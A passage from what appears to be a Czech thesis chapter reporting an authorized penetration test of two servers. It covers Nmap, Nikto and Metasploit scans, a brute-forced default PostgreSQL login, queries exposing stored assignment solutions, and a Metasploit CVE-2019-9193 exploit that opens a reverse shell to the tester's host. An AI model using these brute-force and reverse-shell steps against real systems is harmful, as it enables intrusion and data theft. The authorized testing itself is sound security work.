  Tímto skenováním bylo 999 portů označeno stavem filtered a port 25/tcp unfiltered.

- UDP scan

  Skenování typen UDP scan označil dva porty: 69/udp a 514/udp stavem filtered a ostatní staven open|filtered.

V závěru skenování nástrojem Nmap jsem spustil sken všech portů s typem skenu TCP SYN scan a zapnul detekci OS. Z toho jsem získal následující otevřené porty: 25/tcp, 80/tcp, 443/tcp, 29876/tcp. Lze vidět ve výpisu příkazu 4.3. Nmap odhaduje OS skenovaného hostitele na Linux 4.15 – 5.6 nebo Linux 5.0 – 5.4. Odhad OS je s varováním, že může být nespolehlivý. Navíc, jak je vidět, neukázal přesnou verzi, ale pouze rozsah možných verzí. S přepínačem pro detekci OS jsem spouštěl i jiné typy skenování, ale výsledky se lišily, a tedy jsem přesnou verzi OS nezískal.

Výpis příkazu 4.3 Nmap TCP SYN scan – IP adresa 147.32.232.212 (všechny porty)

```
$ sudo nmap -sS 147.32.232.212 -O -p-
  # Zkrácený výstup
  Not shown: 65531 filtered ports
  PORT      STATE SERVICE
  25/tcp    open  smtp
  80/tcp    open  http
  443/tcp   open  https
  29876/tcp open  unknown
  Warning: OSScan results may be unreliable because we could not
  find at least 1 open and 1 closed port
  Device type: general purpose
  Running: Linux 4.X|5.X
  OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
  OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4
```

Pro nalezené otevřené porty jsem spustil sken s přepínačem pro určení verzí služeb (-sV). Z toho jsem získal informaci, že na portu 80/tcp a 443/tcp je provozován server NGINX. Dalším údajem bylo, že na portu 29876 je provozován Radicale calendar and contacts server (Python BaseHTTPServer).

Nmap také nabízí spuštění NSE (Nmap Scripting Engine) skriptů. Využil jsem skripty z kategorie vuln, ve které jsou skripty pro kontrolu známých zranitelností. Pokud nějaké zranitelnosti naleznou, nahlásí výsledek. Skript ssl-dh-params nalezl zranitelnost „Diffie-Hellman Key Exchange Insufficient Group Strength“ pro port 443/tcp a skript http-slowris-check zranitelnost CVE-2007-6750 pro port 29876/tcp.

Nikto Nikto je open source (GPL) skener webových serverů provádějící komplexní testy těchto serverů s mnoha testovanými položkami, jako jsou nebezpečné soubory/programy, zastaralé verze serverů, specifické problémy pro určité verze serverů, konfigurace serverů a další. [37]

Porty označené nástrojem Nmap stavem open jsem testoval dalším nástrojem se jménem Nikto. Byly použity různé pluginy pro tento nástroj jako například auth, dir_traversal, shellschock, strutshock, robots, favicon, httpoptions a dictionary.

Výsledkem skenování s nástrojem Nikto bylo ověření, že na portu 80/tcp a 443/tcp běží NGINX server. Dále nalezl pouze chyby v nastavování HTTP hlaviček pro porty 80/tcp, 443/tcp, 29876/tcp. Ty jsou popsány ve Vyhodnocení skenování.

DIRB a WhatWeb

Za použití nástrojů DIRB a WhatWeb jsem kromě HTTP header string pro port 29876/tcp nic nového nezjistil. Tento HTTP server header řetězec vracel hodnotu WebSockify Python/2.7.13.

4.1.2 Vyhodnocení penetračního testu

Na základě podsekce skenování jsou zde shrnuty nalezené výsledky, které jsou doplněny dalšími informacemi ohledně provedených testů.

25/tcp

Tento port má stav open a běží zde služba smtp, určeno na základě provedeného skenovaní pomocí Nmap.

Po provedení Nmap skenování s využitím NSE skripty (smtp-brute.nse, smtp-commands.nse, smtp-enum-users.nse, smtp-ntlm-info.nse, smtp-open-relay.nse, smtp-strangeport.nse, smtp-vuln-cve2010-4344.nse, smtp-vuln-cve2011-1720.nse, smtp-vuln-cve2011-1764.nse), které se soustředí na prověření zranitelností pro službu smtp, nebyla žádná zranitelnost nalezena. Skenování verzí

služeb neurčilo přesnou verzi. Při pokusu o připojení na tento port pomocí nástrojů Telnet a Netcat se spojení nepodařilo navázat / bylo zamítnuto.

80/tcp

Nástroj Nmap port 80/tcp označil stavem open. Z provedených skenů verzí služeb jsem zjistil, že na tomto portu běží služba využívající protokol HTTP, konkrétně NGINX server. Toto tvrzení nástroj WhatWeb potvrdil. Bohužel pro účely testování Nmap neodhalil přesnou verzi NGINX. To může být z důvodu toho, že NGINX poskytuje možnost v konfiguračním souboru nastavit server_tokens na hodnotu off. Při takovém nastavení není poskytována hlavička HTTP Server s přesnou verzí, ale jen s údajem, že se jedná o NGINX.

Skenování nástrojem Nikto odhalilo několik nálezů. Jedná se o nepoužívání některých HTTP headers. Tyto hlavičky jsou uvedeny v následujícím seznamu i s krátkým popisem. Popis vychází z [38].

- X-Frame-Options header

  Po správném nastavení této hlavičky se webové stránky mohou vyhnout útokům typu clickjacking zajištěním toho, že jejich obsah nebude vložen na jiné weby. Přidané zabezpečení je poskytováno pouze v případě, že uživatel přistupující k webové stránce používá prohlížeč podporující X-Frame-Options header.

- X-XSS-Protection header

  X-XSS-Protection header je funkce Internet Explorer, Chrome a Safari, která zastaví načítání stránek, když detekují XSS.

- X-Content-Type-Options header

  Je hlavička používaná serverem k označení, že typy MIME v Content-Type header by neměly být měněny a měly by být dodržovány.

443/tcp

Port 443/tcp byl také označen stavem open. Na tomto portu běží NGINX server používající protokol HTTPS, ani zde nelze určit přesnou verzi tak jako pro port 80/tcp.

Pro tento port Nmap se skriptem ssl-dh-params (z kategorie vuln) našel zranitelnost CVE-2015-4000 (více zde [39]) týkající se výměny klíčů za použití algoritmu Diffie-Hellman. Útok, který této zranitelnosti zneužívá se nazývá logjam attack a umožňuje man-in-the-midle útok.

Nástroj Nikto zde nalezl pouze chybějící HTTP headers. Tři z nich jsou stejné jako pro port 80/tcp a další dvě jsou Strict-Transport-Security HTTP header a Expect-CT header.

První zmíněná hlavička informuje prohlížeč, že by nikdy neměl načíst webovou stránku pomocí protokolu HTTP a měl by místo toho automaticky převést všechny pokusy o přístup na ni pomocí požadavků HTTPS. Expect-CT nabízí kontrolu souladu SSL certifikátu s Certificate Transparency a může pomoci zjistit, pokud se někdo pokusí použít podvodný certifikát pro doménu. [38]

29876/tcp

Poslední port, který byl označen jako open je 29876/tcp. Zde běží Radicale calendar and contacts server (Python BaseHTTPServer). Na proti tomu WhatWeb obdržel jako HTTP Server header řetězec „WebSockify Python/2.7.13“. Nmap dále našel možnou zranitelnost Slowloris DOS attack, která má CVE-2007-6750. Tento nález označil „LIKELY VULNERABLE“, což znamená, že server je vystaven útoku DoS, ale v závislosti na architektuře a limitech zdrojů HTTP serveru není útok vždy možný. Kompletní testování vyžaduje spuštění skutečného útoku DoS a měření odezvy serveru.

Nikto nalezl opět pouze chybějící HTTP headers, jsou to tedy Strict-Transport-Security HTTP header, Expect-CT header, X-Content-Type-Options header, X-XSS-Protection header, X-Frame-Options header. Všechny již byly popsány výše.

Hodnocení nálezů s provozovatelem serveru

Výše uvedené nálezy byly konzultovány s ICT oddělením, které spravuje tento testovaný server. Hodnocení se tedy opírá o porovnání mých nálezů a zmíněné konzultace ohledně těchto

Nmap označil mylně port 25/tcp jako otevřený, jelikož na tomto portu nic neběží a nftables ho blokují, měl by být tedy označen jako filtered.

Porty 80 a 443 jsou určeny správně. Hlavičky HTTP by měla nastavovat sama aplikace za tímto proxy serverem, jelikož by jinak mohlo dojít k duplikování hlaviček. Nález slabých parametrů algoritmu Diffie-Hellman byl potvrzen. Tyto parametry byly používány pouze kvůli starému systému ZP (Závěrečných prací), který neměl podporu SNI a moderních šifer. Tento systém je již nahrazen, a tedy i zranitelnost byla odstraněna. Hlavička Strict-Transport-Security je serverem nastavována.

Port 29876 byl určen nástrojem Nmap špatně, jelikož zde také běží NGINX server. Tedy nalezená zranitelnost CVE-2007-6750 bude pravděpodobně falešný nález, a to i z důvodu významu označení „LIKELY VULNERABLE“ (popsáno u portu 29876/tcp). Nemohl jsem ověřit, jelikož na testování DoS jsem neměl oprávnění.

Další zranitelnosti nebyly nalezeny automatickými skenery, ani jsem nemohl najít zranitelnosti pro nalezené služby a jejich verze, protože nástroje nedokázaly detekovat verze služeb. Na základě určených verzí bych mohl zranitelnosti hledat ručně.

Z uvedeného shrnutí a provedených testů je vidět, že nebyly nalezeny zranitelnosti, které bych mohl jako útočník zneužít.

4.1.3 Shrnutí výsledků penetračního testu

V této části byl testován server s veřejnou IP adresou 147.32.232.212. Používal jsem metodologii PTES. Pomocí automatického skenu bylo nalezeno pochybení v nenastavování některých hlaviček HTTP (uvedeno v „Vyhodnocení skenování“), ale tyto hlavičky se mají nastavovat až na úrovni aplikace za tímto serverem.

Z důvodu nakonfigurování serveru a služeb, které na něm běží, nebylo skenování a hledání verzí služeb úspěšné. Další fáze testování se opírá o nalezené verze služeb, protože pro ty se následně hledají zranitelnosti. Zde tedy nebylo umožněno další pokračování testu, proto byl test ukončen. Při penetračním testu nebyly nalezeny žádné zranitelnosti.

4.2 Server s IP adresou 10.38.5.90

U tohoto testu se již nebudu tolik zaměřovat na popsání skenování, jelikož postupy byly stejné jako v kapitole 4.1, a také proto, že jsem zde určil přesné verze služeb. Pro nalezené služby jsem hledal zranitelnosti, a následně se snažil o jejich zneužití. Důležitější je tedy zde sepsat nalezené zranitelnosti a jejich zneužití než detailněji popisovat samotné skenování.

4.2.1 Skenování

Nejprve jsem podobně jako v kapitole 4.1.1 použil nástroj Nmap. Následně sken Nikto a DIRB.

Nmap

Využil jsem stejné typy skenování jako v kapitole 4.1.1. V seznamu níže jsou uvedeny provedené typy skenování a jejich výsledky.

- TCP connect scan Z výpisu příkazu 4.4 lze vidět, že porty ve stavu open jsou 22/tcp, 80/tcp, 5000/tcp, 5432/tcp, 8000/tcp.

Výpis příkazu 4.4 Nmap TCP connect scan – IP adresa 10.38.5.90

```
$ nmap -vv  10.38.5.90
  # Zkrácený výstup
  Not shown: 995 closed ports
  Reason: 995 conn-refused
  PORT     STATE SERVICE    REASON
  22/tcp   open  ssh        syn-ack
  80/tcp   open  http       syn-ack
  5000/tcp open  upnp       syn-ack
  5432/tcp open  postgresql syn-ack
  8000/tcp open  http-alt   syn-ack
```

- TCP SYN scan

  Stejně jako TCP connect scan, i tento typ označil stejné porty jako otevřené.

- SCTP INIT scan

  Bylo oskenováno 52 portů (dle výchozího nastavení) a všechny označeny filtered, protože Nmap neobdržel odpověď (no-response).

- SCTP COOKIE ECHO scan

  Stejně jako typ skenování SCTP INIT, ani tento typ neobjevil nové otevřené porty. Označil všechny oskenované porty (výchozích 52) stavem open|filtered.

- TCP NULL, FIN a Xmass scan

  Všechny tři typy označily dosud nalezené otevřené porty stavem open|filtered z důvodu neobdržení odpovědi.

- TCP Window scan

  Oskenovaných 1000 portů označil stavem closed.

- TCP Maimon scan

  Tento sken označil oskenované porty closed.

- TCP ACK scan

  Tímto skenováním bylo všech 1000 nejpoužívanějších/nejčastějších portů označeno jako unfiltered.

- UDP scan

  Skenování typen UDP scan označil 1000 oskenovaných portů za zavřené.

Také jsem v rámci skenování Nmap provedl sken všech portů za použití TCP connect scan. Příkaz a výstup lze vidět ve výpisu příkazu 4.5, díky kterému byl nalezen nový otevřený port 6379/tcp. Všechny otevřené porty jsou tedy 22/tcp, 80/tcp, 5000/tcp, 5432/tcp, 6379/tcp, 8000/tcp.

Výpis příkazu 4.5 Nmap TCP connect scan – IP adresa 10.38.5.90 (všechny porty)

```
$ nmap 10.38.5.90 -p-
  # Zkrácený výstup
  Not shown: 65529 closed ports
  PORT     STATE SERVICE
  22/tcp   open  ssh
  80/tcp   open  http
  5000/tcp open  upnp
  5432/tcp open  postgresql
  6379/tcp open  redis
  8000/tcp open  http-alt
```

Následně jsem pro všechny nalezené otevřené porty provedl skenování se zapnutou detekcí verzí a OS. Z výpisu příkazu 4.6 jsou vidět služby a verze, které na daných portech běží.

Výpis příkazu 4.6 Nmap TCP SYN scan – IP adresa 10.38.5.90 (verze služeb)

```
$ sudo nmap -sS -sV 10.38.5.90 -O
  # Zkrácený výstup
  PORT     STATE  SERVICE    VERSION
  22/tcp   open   ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
  80/tcp   open   http       nginx 1.19.3
  5000/tcp open   http       Werkzeug httpd 0.15.5 (Python 3.8.6)
  5432/tcp open   postgresql PostgreSQL DB 9.6.4 - 9.6.6 or 9.6.13 - 9.6.17
  6379/tcp open   redis      Redis key-value store 6.0.8
  8000/tcp open   http       Gunicorn 20.0.4
  No exact OS matches for host
```

Poslední sken za pomoci nástroje Nmap byl sken s použitím NSE skriptů z kategorie vuln. Díky tomu, že Nmap uměl určit jednotlivé verze služeb (někdy jen přibližně), tak vypsal i zranitelnosti, které tyto služby a jejich verze obsahují. Z důvodu rozsáhlosti výpisu, zde nebude uveden.

Na základě zhodnocení architektury aplikace LearnShell a provedeného skenování služeb a zranitelností jsem prozkoumal zranitelnosti ve výpisu skenování Nmap. Dále jsem hledal na internetu, jaké existují zranitelnosti pro služby, které na testovaném serveru běží. Nalezené zranitelnosti pro jednotlivé služby jsou prozkoumány v následující podsekci 4.2.2

Nikto

Nástroj Nikto nalezl pouze chybějící HTTP hlavičky, konkrétně pro porty 80/tcp a 5000/tcp. Jedná se o hlavičky X-Frame-Options header, X-XSS-Protection header a X-Content-Type-Options header.

Dále nalezl údajnou zranitelnost pro port 80/tcp a to XSS, ale po manuálním ověření pomocí zadání vypsaného škodlivého kódu (nástrojem Nikto) se script neprovedl. Tento nález je tedy false positive (falešně pozitivní).

DIRB a WhatWeb

S využitím těchto nástrojů jsem žádné další nové informace nezískal, pouze si ověřil dosavadní.

4.2.2 Analýza a zneužití zranitelností

V této fázi testování jsem na základě dosud známých informací ohledně otevřených portů, služeb, verzí těchto služeb a provedených skenování hledal další možné zranitelnosti a ověřoval nalezené. Zároveň jsem se snažil zneužít zranitelnosti, pro které je dostupný exploit.

Port 22/tcp

Nejprve jsem se věnoval portu 22/tcp. Zranitelnosti nalezené nástrojem Nmap byly převážně soustředěny na útoky na klienta (ne na server). Většinou pro SCP klienta. Pro proniknutí na server nejsou nalezené zranitelnosti použitelné.

Dále jsem využil framework Metasploit a modul pro určení SSH verze. Po nastavení modulu a následném spuštění jsem získal přesnější informace ohledně verze SSH a OS serveru. Z obrázku 4.1 lze vidět, že verze služby je 7.9p1 (zjištěno už Nmap) a OS je Debian verze 10.2. Pro Debian 10.2 jsem nenalezl zranitelnost, které bych mohl zneužít.

Za použití zmíněného framework jsem zkoušel i brute force útok na přihlášení se přes SSH na server, ale neúspěšně.

Obrázek 4.1 Výstup ssh_version modulu

```
msf6 auxiliary(scanner/ssh/ssh_version) > exploit

[+] 10.38.5.90:22         - SSH server version: SSH-2.0-OpenSSH_7.9p1
Debian-10+deb10u2 ( service.version=7.9p1 openssh.comment=Debian-10+de
b10u2 service.vendor=OpenBSD service.family=OpenSSH service.product=Op
enSSH service.cpe23=cpe:/a:openbsd:openssh:7.9p1 os.vendor=Debian os.f
amily=Linux os.product=Linux os.version=10.2 os.cpe23=cpe:/o:debian:de
bian_linux:10.2 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 10.38.5.90:22         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Port 80/tcp

Pro službu, která na tomto portu běží, tedy NGINX 1.19.3, Nmap skenování zranitelností žádnou zranitelnost nenašlo. Při ručním hledání jsem nenašel zranitelnost, která by měla dostupný exploit.

Na rozdíl od NGINX serveru běžícího na předchozí testované IP adrese tento vystavuje svoji verzi. V závislosti na znalosti přesné verze útočník hledá zranitelnosti. Vystavování verze lze upravit v konfiguraci serveru.

Častým problémem u konfigurace NGINX bývá NGINX Alias traversal / Path traversal někdy nazýváno Off-by-slash misconfiguration. Problém spočívá v tom, že u direktivy location není lokace ukončena lomítkem. To může umožnit útočníkovi číst položky mimo cílovou složku, kterou určuje direktiva alias. Po prozkoumání konfigurace a zkoušky zadání souboru, který by neměl být přístupný jsem ověřil, že zde chyba v konfiguraci není. Další chyby v konfiguraci jsem ještě zkontroloval nástrojem gixy (Nginx configuration static analyzer), ale ani tento nástroj chybu nenašel.

Port 5000/tcp

Z vyhodnocení architektury vím, že na tomto portu běží Flask aplikace jménem PS1-Generator. Nmap sken zjistil, že na tomto portu běží Werkzeug/0.15.5 Python/3.8.6. Z těchto údajů je vidět, že pro server hostující PS1-Generator se používá Flask built-in server, který je zajišťován knihovnou Werkzeug. Tento server je určený pouze pro vývoj, není tedy designovaný, aby byl efektivní, stabilní nebo bezpečný. [40] Werkzeug umožňuje debug mode, ověřil jsem tedy, že tento mód je vypnutý. To se potvrdilo.

Samotná použitá verze Werkzeug nemá známé zranitelnosti. Pro verzi Jinja jsem nalezl dvě zranitelnosti CVE-2019-8341 a CVE-2020-28493. První zmíněná je pouze pro případ, kdy je použita funkce from_string. Následkem této zranitelnosti je možný SSTI. Použití této funkce jsem ve zdrojovém kódu nenalezl. Druhá je způsobena hlavně operátorem __punctuation_re.

Server běžící na tomto portu vystavuje svoji verzi pomocí hlavičky HTTP Server.

Port 5432/tcp

Na tomto portu běží služba PostgreSQL, u které Nmap neurčil přesnou verzi, ale jen odhad. Pro zjištění přesné verze jsem použil modul z Metasploit framework. Výpis i název modulu je vidět na obrázku 4.2. Dále je z něj vidět, že modul před autorizací neumí určit verzi.

Proto jsem hledal způsob, jak získat přihlašovací údaje. První možnost byla brute force útok, k tomuto účelu jsem využil další z MSF modulů s názvem postgres_login. Provedl jsem nastavení slovníků, IP adresy a portu a spustil modul. Průběh brute force útoku je na obrázku 4.3. Dále je z tohoto obrázku vidět, že útok byl úspěšný a nalezl uživatelské jméno: „postgres“ a heslo: „password“ pro přihlášení se do PostgreSQL databáze se jménem „template1“. Výchozí jména

Obrázek 4.2 Výstup postgres_version modulu

```
msf6 auxiliary(scanner/postgres/postgres_version) > run

[*] 10.38.5.90:5432 Postgres - Version Unknown (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Obrázek 4.3 Výstup postgres_login modulu

```
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 10.38.5.90:5432 - LOGIN FAILED: :@template1 (Incorrect: FATAL       VFATAL  C28000
ket)
[-] 10.38.5.90:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: FATAL  VFATAL  C28000
ket)
[-] 10.38.5.90:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: FATAL       VFATAL
artupPacket)
[-] 10.38.5.90:5432 - LOGIN FAILED: :password@template1 (Incorrect: FATAL       VFATAL
artupPacket)
[-] 10.38.5.90:5432 - LOGIN FAILED: :admin@template1 (Incorrect: FATAL  VFATAL  C28000
ket)
[-] 10.38.5.90:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: FATAL       VFATAL
[-] 10.38.5.90:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: FATAL  VFATAL
[-] 10.38.5.90:5432 - LOGIN FAILED: postgres:postgres@template1 (Incorrect: FATAL
ed)
[+] 10.38.5.90:5432 - Login Successful: postgres:password@template1
```

databází na databázovém stroji PostgreSQL jsou template0, template1 a postgres. Více o výchozích databázích PostgreSQL je zde [41].

Bylo demonstrováno pochybení ohledně nastavení přihlašovacích údajů. Byla tak nalezena zranitelnost týkající se používání výchozího/známého jména a hesla.

Jelikož jsem získal přihlašovací údaje, mohl jsem se připojit k databázi přes nástroj psql. Připojit se lze pomocí příkazu: „`psql -h 10.38.5.90 -U template1`“. Po připojení jsem si vypsal všechny uživatele, jak je vidět na obrázku 4.4. Z toho jsem zjistil, že znám přihlašovací údaje uživatele, který má práva superuser a tento uživatel je jediný s přístupem k databázi. To, že je uživatel superuser, lze zjistit i z promptu, jelikož obsahuje znak „#“.

Obrázek 4.4 Výpis uživatelů s přístupem k databázi

```
template1=# \du
                                   List of roles
 Role name |                         Attributes                         | Member of
-----------+------------------------------------------------------------+-----------
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}
```

Získání přístupu do databáze jako uživatel s právy superuser má za následek narušení celé databáze a dat v ní uložených.

Bylo možné zjistit jména všech databází viz obrázek 4.5. V návaznosti na to jsem jako útoční chtěl získat další informace z databáze. Díky znalostem ohledně ohledně výchozích databázích pro PostgreSQL jsem očekával data pro aplikaci LearnShell v databázi s názvem postgres. Následně jsem se do ní připojil a vypsal si všechny dostupné tabulky pomocí příkazu: „`SELECT table_name FROM information_schema.tables`“. Ve výpisu jsem nalezl například tabulky „assignment_assignment“, „submission_submission“, „user_user“ a další. Dle obsahu těchto tabulek bylo jasné, že se jedná o databázi, ve které jsou uloženy úlohy, uživatelské účty a další.

Obrázek 4.5 Výstup dotazu na jména databází

```
template1=# \l
                                 List of databases
   Name    |  Owner   | Encoding |  Collate   |   Ctype    |   Access privileges
-----------+----------+----------+------------+------------+-----------------------
 postgres  | postgres | UTF8     | en_US.utf8 | en_US.utf8 |
 template0 | postgres | UTF8     | en_US.utf8 | en_US.utf8 | =c/postgres          +
           |          |          |            |            | postgres=CTc/postgres
 template1 | postgres | UTF8     | en_US.utf8 | en_US.utf8 | =c/postgres          +
           |          |          |            |            | postgres=CTc/postgres
(3 rows)
```

Pokud by se k tomuto dostal útočník, který by byl studentem předmětu BI-PS1, tak by si mohl za pomocí příkazu/dotazu: „`SELECT name, correction_data FROM assignment_assignment;`“ vypsat všechny názvy úloh a jejich řešení.

Znovu jsem tedy provedl skenování verze, ale s nastavenými přihlašovacími údaji, které byly zjištěny. Výsledkem je přesné určení verze, viz obrázek 4.6.

Verzi lze také získat připojením k databázi a následným zadáním SQL dotazu. Po připojení k databázi stačí zadat dotaz: „`SELECT version();`“ a následně se vypíše verze. Takto se docílí stejného výsledku, jako je na obrázku 4.6, protože modul z MSF provádění stejné operace, které jsem zde popsal (připojení k databázi a zadání dotazu).

Obrázek 4.6 Výstup postgres_version modulu se známými údaji

```
msf6 auxiliary(scanner/postgres/postgres_version) > run

[*] 10.38.5.90:5432 Postgres - Version PostgreSQL 9.6.19 on x86_64-pc-linux-gnu
(Debian 9.6.19-1.pgdg90+1), compiled by gcc (Debian 6.3.0-18+deb9u1) 6.3.0 20170
516, 64-bit (Post-Auth)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Pro zjištění zdali je komunikace mezi klientem a databázovým serverem šifrována, jsem použil nástroj Wireshark. Zachycená komunikace je ukázána na obrázku 4.7. Při sledování komunikace klienta (skrze psql) s databázovým serverem bylo zjištěno, že komunikace není šifrována. Z obrázku 4.7 je vidět, že uživatel posílá dotaz na verzi a server vrací odpověď. Podobně by to fungovalo i při dotazování na konkrétní data z tabulek databáze. Nepoužívání šifrované komunikace umožňuje MITM útok, kde útočník může právě tyto zachycené údaje získat a číst.

Ze zachycené komunikace také vyplývá, že autentizační metoda založená na ověření uživatele pomocí hesla používá hash algoritmus MD5. Tedy hesla uživatelů jsou zahešována algoritmem MD5 a uložena. Kontrola, že uložená hesla jsou opravdu MD5 hash, je ukázána na obrázku 4.8. Hash z obrázku 4.7 a obrázku 4.8 se liší z důvodu používání salt.


Dále jsem mohl na základě znalosti přesné verze ověřit výpisy zranitelností z Nmap skenování a nalézt další známé zranitelnosti, které by se daly zneužít. Mnoho zranitelností, které Nmap vypsal se netýkají verze 9.6.19. Nmap neuměl určit přesnou verzi PostgreSQL (pouze rozsah verzí), a tak vypisoval i zranitelnosti pro všechny verze v uvedeném rozsahu.

Pro verzi 9.6.19 jsem nalezl zranitelnosti CVE-2020-25695, CVE-2021-20229. Obě tyto zranitelnosti využívají toho, že útočník má přístup k databázi jako obyčejný uživatel a má v ní určité povolení, který následně může zneužít. Více o těchto dvou zranitelnostech je zde [42, 43].


V souvislosti s tímto nálezem a informacemi plynoucími z obrázku 4.4 těchto zranitelností v současném stavu nelze využít. Byl získán uživatel s právy superuser a jiní uživatelé přístup k databázi nemají, proto tyto zranitelnosti nelze zneužít v rámci penetračního testování.

Poslední nalezená zranitelnost je CVE-2019-9193. Dle [44], kde jsou detailnější informace ohledně této zranitelnosti, se o zranitelnost nejedná. Tato zranitelnost se týká zneužití funkcio-

Obrázek 4.7 Komunikace pomocí psql zachycena Wireshark



Obrázek 4.8 Uživatelská jména a hash hesel v databázi



nality „COPY TO/FROM PROGRAM“. Ta dovoluje uživateli s právy superuser nebo uživateli patřícího do skupiny „pg_execute_server_program“ spouštět libovolný kód v kontextu uživatele operačního systému databáze. Jelikož přihlašovací údaje již byly získány, tak jsem mohl zkusit zneužít zmíněné funkcionality a pokusit se o zprovoznění reverse shell.

Po vyhledání dostupných exploit pro CVE-2019-9193 jsem nalezl, že existuje modul v MSF, který umožňuje využít této zranitelnosti a zprovoznit reverse shell. Po provedení potřebných nastavení jsem spustil exploit, který je vidět na obrázku 4.9. Vytvoření reverse shell bylo úspěšné, a díky tomu jsem měl přístup k příkazové řádce na systému, na kterém běží databáze.

Z architektury LearnShell je známo, že PostgreSQL databáze běží v Docker kontejneru. Jako útočník jsem si chtěl ověřit, jestli jsem v Docker kontejneru nebo ne. Zadal jsem tedy příkaz „`cat /proc/self/cgroup`“ jehož výpis je vidět ve výpisu příkazu 4.7. Z tohoto výpisu jsem získal očekávanou informaci, že jsem v Docker kontejneru. Pro pokus o únik z kontejneru a získání přístup k systém, na kterém běží Docker, bych musel mít přístup k uživateli s právy root v Docker kontejneru. Následně by byl možný pokus o únik, ale je malá šance, že by byl úspěšný.

Obrázek 4.9 Reverse shell

```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[*] Started reverse TCP handler on 10.38.36.146:4444
[*] 10.38.5.90:5432 - 10.38.5.90:5432 - PostgreSQL 9.6.19 on x86_64-pc-linux-gnu (Debian 9.6.19-1.pgdg90+1), compile
d by gcc (Debian 6.3.0-18+deb9u1) 6.3.0 20170516, 64-bit
[*] 10.38.5.90:5432 - Exploiting...
[+] 10.38.5.90:5432 - 10.38.5.90:5432 - JI1OQCmXw dropped successfully
[+] 10.38.5.90:5432 - 10.38.5.90:5432 - JI1OQCmXw created successfully
[+] 10.38.5.90:5432 - 10.38.5.90:5432 - JI1OQCmXw copied successfully(valid syntax/command)
[+] 10.38.5.90:5432 - 10.38.5.90:5432 - JI1OQCmXw contents:
{:complete⇒#<Msf::Db::PostgresPR::Connection::Result:0×00007fe011ffa840 @rows=[], @fields=[#<struct Msf::Db::Postgr
esPR::RowDescription::FieldInfo name="filename", oid=38318, attr_nr=1, type_oid=25, typlen=-1, atttypmod=-1, formatc
ode=0>], @cmd_tag="SELECT 0">}
[*] 10.38.5.90:5432 - Exploit Succeeded
[*] Command shell session 1 opened (10.38.36.146:4444 → 10.38.5.90:51786) at 2021-03-26 21:21:10 +0100

whoami
postgres
```

Výpis příkazu 4.7 Redis – Reverse shell, příkazy

```
cat /proc/self/cgroup
    11:perf_event:/docker/b28649aa0a509eba252c1d4b694b62514689adbee5299
    fb987b8de80370c70cb
   # Výpis zkrácen
```

Zneužití poslední zranitelnosti má za následek přístup k operačnímu systému s právy uživatel, pro kterého je spouštěna PostgreSQL databáze. Vede ke kompromitaci Docker kontejneru a databáze.

6379/tcp

